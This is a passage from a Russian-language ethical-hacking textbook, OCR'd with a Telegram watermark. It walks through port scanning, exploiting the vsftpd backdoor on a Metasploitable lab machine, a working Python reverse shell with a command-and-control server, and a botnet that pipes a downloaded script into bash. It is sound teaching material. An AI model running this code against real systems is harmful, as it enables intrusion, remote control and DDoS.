


Рис. 4.5. Обмен данными между TCP-клиентом и сервером по сети

ПРИМЕЧАНИЕ

Если вам интересно, для чего используется каждый из портов, то вы можете обратиться к Реестру имен сервисов и номеров портов транспортного протокола, составляемому Инженерным советом интернета (Internet Engineering Task Force, IETF), в котором номера портов сопоставляются с соответствующими сервисами: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml.

Эта модель, в которой клиенты подключаются к выделенному серверу и взаимодействуют с ним, называется *моделью «клиент — сервер»*. Она используется повсюду в интернете. Например, ваш браузер является TCP-клиентом, который взаимодействует с TCP-сервером Google, имеющим IP-адрес 172.217.12.238 и работающим через порт 80.

Альтернатива модели «клиент — сервер» — *модель одноранговой сети* (peertopeer, P2P). В модели P2P клиенты обмениваются информацией друг с другом напрямую. Примерами этой модели являются видеочаты, работающие на собственном сервере, и сервис BitTorrent. Для разработки обратной оболочки мы будем использовать модель «клиент — сервер», однако вы также можете разработать P2P-версию того же инструмента.

Получение доступа к компьютеру жертвы

В главе 2 мы выяснили IP-адрес сервера Metasploitable. Теперь нам нужно получить к нему доступ, после чего мы сможем загрузить на него нашу обратную оболочку.

Tlgm: @it_boooks

Помните, что процессы взаимодействуют в сети через открытые порты, поэтому, обнаружив такой порт, злоумышленник может отправить вредоносные пакеты процессу, использующему данный порт, и, возможно, даже скомпрометировать компьютер.

Сканирование открытых портов

Для обнаружения открытых портов в системе хакеры используют такие инструменты, как `nmap`. Начнем со сканирования сервера Metasploitable. К счастью, в системе Kali Linux инструмент `nmap` установлен по умолчанию. Чтобы начать сканирование, выполните следующую команду:

```
kali@kali:~$ nmap -sV 192.168.1.101
Starting Nmap ( https://nmap.org )
Nmap scan report for 192.168.1.101
Host is up (0.00064s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open ftp          vsftpd 2.3.4
22/tcp   open ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open telnet       Linux telnetd
25/tcp   open smtp         Postfix smtpd
53/tcp   open domain       ISC BIND 9.4.2
80/tcp   open http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)

... More Ports...
```

Флаг `-sV` активирует функцию определения версии, позволяющую инструменту `nmap` определять версию каждого приложения, использующего конкретный порт. Далее указывается сканируемый IP-адрес (ваш может отличаться от показанного выше). В результате выполнения этой команды должны отобразиться открытые порты, использующие эти порты приложения и версии этих приложений.

Один из способов сканирования портов хоста предполагает попытку `nmap` установить соединение с каждым из них. Однако это происходит медленно и часто вызывает срабатывание сигналов тревоги. Поэтому по умолчанию `nmap` выполняет так называемое *SYN-сканирование*. Вместо того чтобы устанавливать соединение, он отправляет TCP-SYN пакеты и в случае получения от порта пакета SYN-ACK помечает этот порт как открытый. Однако `nmap` не завершает рукопожатие путем отправки последнего ACK-пакета. Вы можете явно запустить SYN-сканирование (флаг `-sS`) с помощью команды:

```
kali@kali:~$ nmap -sS <IP-адрес Metasploitable>
```

Для обхода межсетевого экрана злоумышленники также иногда используют пакеты TCP-FIN. Например, системный администратор может задать правила, определяющие то, каким пакетам разрешено попадать в систему и покидать ее. Они могут пропускать через порт 22 только исходящие пакеты, тем самым блокируя любые

Tlgm: @it_boooks

входящие пакеты на этом порте. Это означает, что все SYN-пакеты будут заблокированы. Вместо этого хакер может прозондировать порт, используя FIN-пакеты, при условии того, что их используют как входящие, так и исходящие соединения. Выполните следующую команду, чтобы запустить FIN-сканирование на сервере Metasploitable:

```
kali@kali:~$ nmap -sF <IP-адрес Metasploitable>
```

Помимо FIN-сканирования, `nmap` также позволяет выполнять *XMas-сканирование*, которое предполагает использование нечетной конфигурации пакетов для предотвращения обнаружения и получения информации о системе. При XMas-сканировании в TCP-пакете устанавливаются флаги FIN, PSH и URG. Флаги PSH и URG используются редко, а системам часто свойственна неполная или неправильная реализация стандарта TCP/IP, что препятствует их единообразной обработке. Изучив реакцию системы на эти флаги, злоумышленник может сделать вывод относительно реализации TCP/IP. Запустить XMas-сканирование можно с помощью следующей команды:

```
kali@kali:~$ nmap -sX <IP-адрес Metasploitable>
```

ПРИМЕЧАНИЕ

Это называется XMas-сканированием (Christmas, Рождество), поскольку исследуемые в Wireshark биты напоминают гирлянды на рождественской елке (рис. 4.6).




Рис. 4.6. Результат XMas-сканирования

Эксплуатация уязвимого сервиса

Выяснив версию запущенного приложения, вы можете проверить Национальную базу данных уязвимостей (https://nvd.nist.gov/) на предмет наличия уязвимостей, позволяющих получить доступ к серверу. В главе 8 мы поговорим об автоматизации этого процесса.

Если системные администраторы регулярно проводят сканирование и своевременно обновляют систему, то злоумышленнику будет сложно воспользоваться известной уязвимостью для получения доступа к ней. В этих случаях хакеру потребуется

Tlgm: @it_boooks

обнаружить неизвестную уязвимость, которая называется уязвимостью *нулевого дня*, поскольку жертва о ней не знает и, соответственно, не располагает временем для ее устранения. Из таких уязвимостей можно извлечь выгоду. Например, уязвимость zero-click в Android и iOS была продана в 2019 году компании Zerodium по цене более двух миллионов долларов каждая. Многие уязвимости нулевого дня обнаруживаются с помощью техники под названием *«фаззинг»*, которую мы обсудим в главе 9.

А пока мы воспользуемся представленным в главе 1 бэкдором в vsftp для получения доступа к серверу Metasploitable. Обратите внимание на то, что, согласно результатам сканирования `nmap`, в системе работает версия vsftp 2.3.4 с бэкдором, позволяющим злоумышленникам получить к ней доступ. Воспользуемся им. Запустите новый терминал в Kali Linux и выполните следующие команды:

```
kali@kali:~$ nc <IP-адрес Metasploitable> 21
user Hacker:)
pass invalid
```

После открытия бэкдора создается оболочка, работающая на предварительно запрограммированном порте 6200. При успешном запуске бэкдора терминал зависнет. Оставьте этот терминал открытым и запустите новый. В новом терминале пройдите через бэкдор, подключившись к оболочке, работающей на порте 6200, выполнив следующую команду:

```
kali@kali:~$ nc <IP-адрес Metasploitable> 6200
```

После входа в систему команды, выполняемые в этом терминале, будут запускаться на взломанном сервере. Вы будете использовать этот терминал позднее для загрузки обратной оболочки, поэтому оставьте его открытым. Данная оболочка позволит вам получить доступ к машине даже после того, как системные администраторы обнаружат бэкдор в vsftp и устранят эту уязвимость.

Написание клиента обратной оболочки

Теперь, когда мы разобрались с концепцией обратной оболочки, рассмотрим процесс ее реализации. Откройте Kali Linux и создайте на рабочем столе папку с названием `shell`, в которую мы поместим клиентскую и серверную программы.

Мы напишем программу в текстовом редакторе Mousepad, который используется в Kali Linux по умолчанию, однако при желании вы можете выбрать для этого любой другой редактор. Чтобы открыть редактор Mousepad, выполните команду:

```
kali@kali:~$ mousepad &
```

Следующая программа получает команды от TCP-сервера злоумышленника и выполняет их на машине жертвы, после чего отправляет результаты хакеру.

Tlgm: @it_boooks

Скопируйте приведенный далее код обратной оболочки в редактор и сохраните файл под именем `reverseShell.py` в только что созданной папке.

```
import sys
from subprocess import Popen, PIPE
from socket import *
serverName = sys.argv[1] ❶
serverPort = 8000
# Создать IPv4(AF_INET), TCP-сокет (Sock_Stream)
clientSocket = socket(AF_INET, SOCK_STREAM) ❷
clientSocket.connect((serverName, serverPort)) ❸
clientSocket.send('Bot reporting for duty'.encode()) ❹
command = clientSocket.recv(4064).decode() ❺
while command != "exit":
    proc = Popen(command.split(" "), stdout=PIPE, stderr=PIPE) ❻
    result, err = proc.communicate() ❼
    clientSocket.send(result)
    command = (clientSocket.recv(4064)).decode()

clientSocket.close()
```

Мы считываем IP-адрес злоумышленника из первого параметра командной строки, который вы укажете при запуске программы ❶. Затем создаем новый клиентский сокет ❷. Параметр `AF_INET` приказывает библиотеке сокетов создать сокет `IPV4`, а параметр `SOCK_STREAM` — сделать его TCP-сокетом. Если вы хотите создать UDP-сокет IPv6, то вместо этого укажите параметры `AF_INET6` и `SOCK_DGRAM`.

Создав сокет, вы можете использовать его для подключения к сокету на компьютере хакера путем передачи *кортежа*, содержащего соответствующий IP-адрес и номер порта ❸. Кортежи — это неизменяемые списки, которые объявляются с помощью круглых (), а не квадратных скобок []. В данном случае кортеж содержит переменные, которые мы определили ранее в программе, поэтому он должен выглядеть примерно так: `(172.217.12.238, 8000)`.

Затем клиент должен уведомить компьютер злоумышленника о том, что он готов принимать команды. Библиотека `socket` языка Python предназначена для отправки двоичных данных, поэтому, если вы хотите отправить строку `'Bot reporting for duty'`, то должны сначала преобразовать ее в двоичный формат, вызвав функцию `.encode()` ❹. Точно так же вся информация, полученная от сокета, будет представлена в двоичном формате, поэтому программе придется преобразовать ее в строку ❺. Значение `4064` указывает максимальное количество подлежащих чтению байтов.

Клиент будет принимать и выполнять команды до тех пор, пока хакер не отправит команду `exit`. Метод `Popen` ❻ создает копию или *ответвление* текущего процесса, называемое *подпроцессом*. Затем он передает команду этому подпроцессу, выполняющему ее на клиенте, после чего функция `proc.communicate()` ❼ считывает результаты, которые затем отправляются на компьютер хакера.

Tlgm: @it_boooks

Написание TCP-сервера, прослушивающего клиентские соединения

Теперь мы напишем сервер, который работает на машине хакера Kali Linux. Этот сервер будет выполнять две ключевые функции: 1) принимать соединения от клиентов; 2) отправлять и получать команды. Такой сервер часто называется сервером *управления и контроля* (command and control, CNC). Откройте новое окно в текстовом редакторе, введите следующий код и сохраните файл под именем `shellServer.py` в папке shell:

```
from socket import *
serverPort = 8000
serverSocket = socket(AF_INET, SOCK_STREAM) ❶
serverSocket.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1) ❷
serverSocket.bind(('', serverPort)) ❸
serverSocket.listen(1) ❹
print("Attacker box listening and awaiting instructions")
connectionSocket, addr = serverSocket.accept() ❺
print("Thanks for connecting to me "
          +str(addr))
message = connectionSocket.recv(1024)
print(message)
command =""
while command != "exit":
    command = input("Please enter a command: ")
    connectionSocket.send(command.encode())
    message = connectionSocket.recv(1024).decode()
    print(message)

connectionSocket.shutdown(SHUT_RDWR) ❻
connectionSocket.close()
```

Сначала мы создаем TCP-сокет IPv4 ❶. Чтобы сокеты могли эффективно взаимодействовать друг с другом, версии IP и протоколы должны совпадать, поэтому мы используем те же протоколы, что и в случае с клиентом. Для большей надежности мы позволяем операционной системе повторно использовать недавно использованный сокет ❷. Создав сокет, мы можем привязать его к порту компьютера. Функция `bind()` принимает два параметра ❸: IP-адрес компьютера и порт. Если параметр IP-адреса пуст, то эта функция будет использовать IP-адрес, назначенный компьютеру по умолчанию.

Теперь, когда сокет привязан к порту, он может прослушивать соединения ❹. Здесь мы можем указать количество поддерживаемых соединений. Поскольку в данном случае у нас только один клиент, мы можем поддерживать одно соединение. Как только клиент подключится к нашему сокету, мы примем соединение и вернем его объект ❺. Он будет использоваться для отправки и получения команд. Завершив отправку команд, мы настроим соединение на быстрое завершение ❻ и закроем его.

Запустите сервер, выполнив следующую команду:

```
kali@kali:~$ python3 ~/Desktop/shell/shellServer.py
```

Tlgm: @it_boooks

Теперь, когда сервер ожидает соединения с клиентом, мы можем приступить к загрузке клиента (`reverseShell.py`) на сервер Metasploitable.

Загрузка обратной оболочки на сервер Metasploitable

Теперь, когда мы разработали обратную оболочку и хакерский сервер на языке Python, пришло время загрузить обратную оболочку на сервер Metasploitable. Она позволит получать доступ к системе даже после устранения уязвимости в vsftp. Поскольку злоумышленник не знает имени пользователя или пароля для аутентификации на сервере, нам придется использовать оболочку, предоставляемую бэкдором vsftp, чтобы загрузить обратную оболочку на сервер Metasploitable с машины Kali Linux.

Перейдите в каталог на машине Kali Linux, содержащий файлы `reverseShell.py` и `shellServer.py`:

```
kali@kali:~$ cd ~/Desktop/shell
```

Теперь запустите локальный сервер, который передаст файл `reverseShell.py` серверу Metasploitable:

```
kali@kali:~/Desktop/shell$ python3 -m http.server 8080
```

Элемент `-m` обозначает запускаемый модуль. В данном случае это модуль `http.server`, позволяющий запустить веб-сервер.

Откройте окно терминала и подключитесь к оболочке бэкдора vsftp через порт 6200, как показано в следующем коде. С помощью этой оболочки создайте новый каталог на сервере Metasploitable и скачайте в него файл `reverseShell.py` с сервера хакера. Для этого используйте следующие команды:

```
kali@kali:~$ nc 192.168.1.101 6200
mkdir shell
cd shell
wget <IP-адрес Kali>:8080/reverseShell.py
--13:38:01-- http://192.168.1.103:8080/reverseShell.py
           => 'reverseShell.py'
Connecting to 192.168.1.103:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 864 [text/plain]

    0K                                                      100% 161.63 MB/s

13:38:01 (161.63 MB/s) - 'reverseShell.py' saved [864/864]
```

Tlgm: @it_boooks

Запустите обратную оболочку на машине Metasploitable, введя следующую команду в ходе текущего сеанса Netcat:

```
python reverseShell.py <IP-адрес Kali> &
```

Теперь наша обратная оболочка попытается подключиться к нашему серверу. Переключитесь на машину Kali Linux и попробуйте выполнить команду `whoami`:

```
kali@kali:python3 ~/Desktop/shell/shellServer.py
Attacker box listening and awaiting instructions
Thanks for connecting to me ('192.168.1.101', 50602)
Bot reporting for duty

Please enter a command: whoami
root

Please enter a command: pwd
/shell

Please enter a command: ls
reverseShell.py

Please enter a command:
```

Команда `whoami` выводит на экран сведения о текущем пользователе. Если вы видите на экране слово `root`, значит, вы получили доступ к серверу Metasploitable как пользователь root. В предыдущем примере также показан ряд других команд, которые вы можете выполнить на машине Metasploitable. Команда `pwd` выводит на экран рабочий каталог, а команда `ls` — список содержащихся в нем файлов. В данном случае вы должны увидеть скачанный файл `reverseShell.py`.

Ботнеты

Ранее мы создали серверный бот, который может управлять лишь одним клиентом. Однако вы можете расширить его возможности так, чтобы он мог управлять несколькими клиентами одновременно. В подобных *ботнетах* несколько клиентских машин подключаются к одному CNC-серверу. Эти ботнеты способны на многое, например, могут реализовать *распределенную атаку типа «отказ в обслуживании»* (distributed denial of service, DDoS), перегружая веб-сервер трафиком, в результате чего он временно становится недоступным.

Двадцать первого октября 2016 года с помощью ботнета Mirai была совершена DDoS-атака на DNS-провайдера Dyn. В результате пользователи в течение некоторого времени не могли заходить на такие сайты, как Airbnb, Amazon и Netflix. Перед получением доступа к сайту браузер запрашивает его IP-адрес, связываясь с DNS-сервером. Если ботнет перегружает DNS-сервер, то это не позволяет пользователям получить доступ к размещенным на этом сервере доменам.

Tlgm: @it_boooks

Ботнет Mirai состоял из набора устройств типа «Интернет вещей» (Internet of Things, IoT), таких как камеры и домашние маршрутизаторы. Вместо использования бэкдора ботнет Mirai получал доступ к устройствам с помощью учетных данных, установленных по умолчанию. Для этого ботнет производил SYN-сканирование в поисках устройств с открытым портом 23. Обнаружив такое устройство, Mirai пытался подключиться к нему с помощью учетных данных, используемых по умолчанию. Если боту удавалось войти в систему, то он использовал команды `wget` или `tftp` для того, чтобы загрузить на устройство клиентский код. Если ни одна из команд не была доступна, то он загружал собственную версию `wget` с помощью пользовательского загрузчика. После взлома скомпрометированное устройство отправляло CNC-серверу свой IP-адрес, имя пользователя и пароль. Ботнету Mirai удалось скомпрометировать более 350 000 устройств.

Поскольку бот Mirai использовал выделенный CNC-сервер, специалисты по информационной безопасности смогли проанализировать трафик и определить IP-адрес сервера. Исследователи связались с интернет-провайдером и попросили отключить этот IP-адрес. Однако в коде бота не был указан фиксированный IP-адрес сервера. Вместо этого боты определяли IP-адрес путем разрешения URL. Это означает, что при отключении IP-адреса одного CNC-сервера ботнет мог быть назначен новому CNC-серверу путем сопоставления URL с новым IP-адресом в DNS, что затрудняло отключение ботнета. Код ботнета Mirai можно найти на GitHub по ссылке https://github.com/jgamblin/Mirai-Source-Code/.

На рис. 4.7 представлены два типа архитектуры ботнета. В первой, клиент-серверной архитектуре один сервер управляет несколькими клиентами. Одним из




Рис. 4.7. Два типа архитектуры ботнета: клиент-сервер и P2P

Tlgm: @it_boooks

многочисленных недостатков этой архитектуры является то, что ботнет может быть отключен в случае отключения сервера. Во второй, P2P-, сервером может быть любой бот в сети. Это позволяет избавиться от единой точки отказа. Ботнет Mirai использовал клиент-серверную модель, но смягчил свойственную этой архитектуре проблему единой точки отказа, заставив ботов разрешать доменное имя для определения IP-адреса CNC-сервера.

Структура ботнета Mirai была довольно сложной, однако написание ботнета не обязательно должно вызывать трудности. Начнем с создания файла, содержащего команды, которые будут запускаться нашими ботами:

```
kali@kali:~$ touch commands.sh
kali@kali:~$ echo "ping 172.217.9.206" > commands.sh
```

Команда `touch` создает новый файл с именем `commands.sh`, а команда `echo` записывает в него код `"ping 172.217.9.206"`. Команда `ping` проверяет, находится ли компьютер в сети, отправляя ему пакет и ожидая ответа. Данный скрипт будет отправлять ping-пакеты на IP-адрес 172.217.9.206. Если так будут делать сразу несколько устройств, то это приведет к DDoS-атаке.

Создав скрипт оболочки, создайте ботнет-сервер, выполнив следующую команду:

```
kali@kali:~$ python3 -m http.server 8080
```

Теперь мы можем написать простой бот-клиент, который скачивает и выполняет этот скрипт. Помните, что бот будет выполнять все команды, содержащиеся в файле `commands.sh`, поэтому будьте внимательны к тому, что вы в него включаете. Например, если заменить команду `ping` на `rm -rf /`, то бот удалит все содержащиеся на компьютере данные. Теперь выполните команду:

```
msfadmin@metasploitable:~$ wget -O - <IP-адрес ботнет-сервера> :8080\commands.sh |
bash
```

Флаг `-O -` выводит содержимое скачанного файла. Затем содержащиеся в нем команды отправляются или *передаются по конвейеру* с помощью оператора `|` в оболочку Bash, где и выполняются. Скрипт `command.sh` приказывает клиенту отправлять ping-пакеты на IP-адрес Google (172.217.9.206).

Если сервер даст такое указание сразу достаточно большому количеству клиентов, то сможет осуществить DDoS-атаку. Хакеры часто извлекают прибыль, сдавая свои ботнеты в аренду другим хакерам, использующим их именно с этой целью.

Упражнения

Следующие упражнения помогут вам углубить свое понимание ботнетов, обратных оболочек и сканирования. В первом из них вы реализуете бот-сервер, управляющий

Tlgm: @it_boooks

несколькими ботами одновременно. При выполнении второго упражнения воспользуетесь библиотекой Scapy для реализации SYN-сканирования. В последнем упражнении вы создадите программу на языке Python, позволяющую выявлять признаки XMas-сканирования.

Мультиклиентный бот-сервер

В этой главе мы написали сервер, который может управлять только одним ботом. Теперь расширим его возможности так, чтобы он мог управлять несколькими ботами одновременно. Вместо отправки отдельных команд мы сделаем так, чтобы все боты получали одну и ту же команду. После получения ответа CNC-сервер должен будет вывести на экран IP-адрес бота и результат выполнения команды. Для управления несколькими TCP-соединениями я рекомендую использовать библиотеку `socketserver`.

```
import socketserver

class BotHandler(socketserver.BaseRequestHandler): ❶

 def handle(self): ❷
     self.data = self.request.recv(1024).strip() ❸
     print("Bot with IP {} sent:".format(self.client_address[0]))
     print(self.data)
     self.request.sendall(self.data.upper()) ❹

if __name__ == "__main__":
    HOST, PORT = "", 8000
    tcpServer = socketserver.TCPServer((HOST, PORT), BotHandler) ❺
    try:
        tcpServer.serve_forever() ❻
    except:
        print("There was an error")
```

Мы создаем новый TCP-сервер ❺, и всякий раз, когда клиент подключается к нему, он создает новый внутренний поток и экземпляр нового класса `BotHandler`. Каждое соединение связано с собственным экземпляром класса `BotHandler` ❶. Метод `handle()` ❷ вызывается каждый раз, когда `BotHandler` получает данные от клиента. Переменные экземпляра ❸ содержат информацию о запросе. Например, `self.request.recv(1024)` содержит данные из запроса, а `self.client_address` — кортеж с IP-адресом клиента и номером порта. Метод `self.request.sendall()` ❹ отправляет клиенту всю переданную ему информацию. В этом примере все полученные данные преобразуются в символы верхнего регистра. Сервер продолжит работать до тех пор, пока не будет остановлен нажатием сочетания клавиш Ctrl+C ❻.

В настоящее время сервер просто преобразует сообщения для клиентов в символы верхнего регистра и отправляет их обратно. Расширьте возможности этого сервера

Tlgm: @it_boooks

так, чтобы он считывал информацию из файла и отправлял содержащиеся в нем команды клиентам.

SYN-сканирование

Напишите программу на языке Python, которая принимает IP-адрес в качестве единственного аргумента командной строки и запускает SYN-сканирование всех портов, имеющих отношение к этому адресу. Подсказка: задействуйте библиотеку Scapy, обсуждавшуюся в главе 2. Данная библиотека использует оператор `/` для объединения информации разных слоев. Например, следующая строка кода создает IP-пакет и заменяет значения его полей по умолчанию значениями из TCP:

```
syn_packet = IP(dst="192.168.1.101") / TCP( dport=443, flags='S')
```

Этот новый SYN-пакет имеет IP-адрес приемника `192.168.1.101`, содержит пакет TCP SYN с установленным флагом SYN `S`. Кроме того, в качестве его порта приемника указано значение `443`.

Далее приведен «скелет» программы, который поможет вам приступить к работе:

```
from scapy.all import IP, ICMP,TCP, sr1
import sys

def icmp_probe(ip): ❶
    icmp_packet = IP(dst=ip)/ICMP()
    resp_packet = sr1(icmp_packet, timeout=10)
    return resp_packet != None

def syn_scan(ip, port): ❷
    pass

if __name__ == "__main__":
    ip = sys.argv[1]
    port = sys.argv[2]
    if icmp_probe(ip):
        syn_ack_packet = syn_scan(ip, port)
        syn_ack_packet.show()
    else:
        print("ICMP Probe Failed")
```

Мы отправляем ICMP-пакет, чтобы проверить, подключен ли хост к сети ❶. Инструмент `traceroute`, который мы обсуждали в главе 3, также использует пакеты этого типа. Обратите внимание на то, что функция Scapy `sr()` отправляет и принимает пакеты, тогда как функция `sr1()` отправляет и принимает только один пакет. Если хост доступен, то запустите SYN-сканирование, отправив SYN-пакет и проанализировав ответ ❷. Если вы не получили ответа, значит, данный порт,

Tlgm: @it_boooks

скорее всего, закрыт. В случае получения ответа убедитесь в том, что он содержит TCP-пакет с установленными флагами SYN и ACK. Если установлен лишь флаг SYN, то значением флага TCP-пакета будет `\0x02`. Если только флаг ACK, то значением будет `\x10`. Если установлены оба, то значением флага будет `\0x12`. Если ответный пакет содержит TCP-пакет, то вы можете проверить флаги этого пакета с помощью кода: `resp_packet.getlayer('TCP').flags == 0x12`.

Выявление признаков XMas-сканирования

Напишите программу, использующую библиотеку Scapy (см. главу 2) для обнаружения признаков XMas-сканирования. Подсказка: проанализируйте пакеты с установленными флагами FIN, PSH и URG.

Tlgm: @it_boooks

ЧАСТЬ II

КРИПТОГРАФИЯ

Tlgm: @it_boooks

5

Криптография и программы-вымогатели

Если вы не знаете кода, то сообщение не имеет смысла.

Джон Коннолли. Книга потерянных вещей

Программа-вымогатель представляет собой вредоносный код, который захватывает компьютер путем шифрования хранящихся на нем файлов. Затем данная программа обычно выводит окно с требованием денег в обмен на расшифрованные файлы. Из этой главы вы узнаете о том, как хакеры создают вымогатели для шифрования в целях получения денег от компании. Однако прежде нам следует разобраться с алгоритмами шифрования и основами безопасного обмена данными. Прочитав главу, вы сможете зашифровать файл с помощью блочного шифра, отправить зашифрованное электронное письмо, используя криптографический алгоритм с открытым ключом, и создать собственную программу-вымогатель.

Шифрование

Представьте, что Алиса не хочет, чтобы другие люди прочитали ее дневник, поэтому она закрывает его в сейфе, ключ от которого хранит у себя. В случае компьютерных систем действие, аналогичное помещению дневника в сейф, называется *шифрованием* и заключается в преобразовании данных неким систематическим способом. Если Алиса зашифрует свой дневник, то у любого, кто его украдет, возникнут

Tlgm: @it_boooks

проблемы с восстановлением его содержимого. Криптографы называют исходный дневник, который может прочитать любой, *открытым текстом*, а зашифрованный дневник — *шифротекстом*.

Одним из первых алгоритмов шифрования был *шифр Цезаря*, который предполагал замену одной буквы сообщения другой. Например, буква *a* заменялась буквой *b*, а буква *c* — буквой *d* и т. д. На рис. 5.1 показан один из методов сопоставления букв.




Рис. 5.1. Сопоставление букв в шифре Цезаря

Используя сопоставление букв, данное на рис. 5.1, вы без труда преобразуете шифротекст dbu buubdl в сообщение cat attack. Однако тот, кто не знаком с этим методом сопоставления символов, не сможет восстановить исходное текстовое сообщение из шифротекста dbu buubdl. Данный метод сопоставления называется *ключом*. В приведенном примере ключом является 1, поскольку мы сдвинули буквы алфавита на одну позицию вправо.

Недостатком шифра Цезаря выступает то, что, если сообщения могут состоять только из 26 уникальных букв, существует лишь 26 возможных ключей. Хакер может просто перепробовать все ключи, пока не найдет тот, который позволит расшифровать сообщение. Количество возможных ключей называется *пространством ключей*. Алгоритмы шифрования с большим пространством ключей более надежны, поскольку заставляют хакеров проверять большее их количество. Шифр Цезаря ненадежен ввиду слишком небольшого пространства ключей.

Самые надежные алгоритмы шифрования делают любое сопоставление одинаково вероятным, создавая максимально возможное пространство ключей. Это достигается с помощью алгоритма, известного как *одноразовый блокнот*.

Одноразовый блокнот

Алгоритм одноразового блокнота шифрует сообщение путем выполнения операции *«исключающее ИЛИ»* (XOR) над сообщением и ключом. XOR — это логическая операция, результатом которой является 1, когда два входных бита различаются, и 0, когда они одинаковы. Например, 1 XOR 0 = 1, тогда как 1 XOR 1 = 0. На рис. 5.2 показан пример шифрования слова *SECRET* с помощью ключа `po7suq`.

Tlgm: @it_boooks




Рис. 5.2. Процесс использования ключа для шифрования сообщения

Сначала каждая буква открытого текста и ключа преобразуется в двоичный код ASCII. *Американский стандартный код для обмена информацией* (American Standard Code for Information Interchange, ASCII) — это стандарт, который присваивает двоичные коды символам естественного языка. Например, символам ключа `po7suq` соответствуют следующие коды: p = 01110000, o = 01101111, 7 = 00110111, s = 01110011, u = 01110101 и q = 01110001. Затем над двумя двоичными значениями производится операция XOR, после чего выполняется очередное преобразование в ASCII. В результате получается строка `#*T!0%`.

Чтобы лучше в этом разобраться, рассмотрим процесс шифрования буквы *S* с помощью ключа *p*. Сначала мы преобразуем символы *S* и *p* в соответствующие двоичные коды, 01010011 и 01110000, а затем производим операцию XOR над каждой парой битов в *S* и *p* слева направо, то есть над 0 и 0, 1 и 1 вплоть до последней пары 1 и 0. В результате получаем значение 00100011, которое при преобразовании в ASCII дает шифротекст #.

Не зная ключа, злоумышленник не сможет восстановить исходное сообщение, поскольку при использовании одноразового блокнота все возможные соответствия имеют равную вероятность. Каждый 0 или 1 в шифротексте с одинаковой вероятностью может соответствовать 0 или 1 в открытом тексте при условии, что составляющие ключ значения были выбраны случайно. Значение 00 в шифротексте может с равной вероятностью соответствовать значению 11, 10, 01 или 00 в открытом тексте. Это означает, что для *n*-битного текста существует 2^n возможных значений шифра. Таким образом, наш 48-битный открытый текст `SECRET` имеет 281 триллион возможных соответствий. Это уже довольно большое пространство ключей.

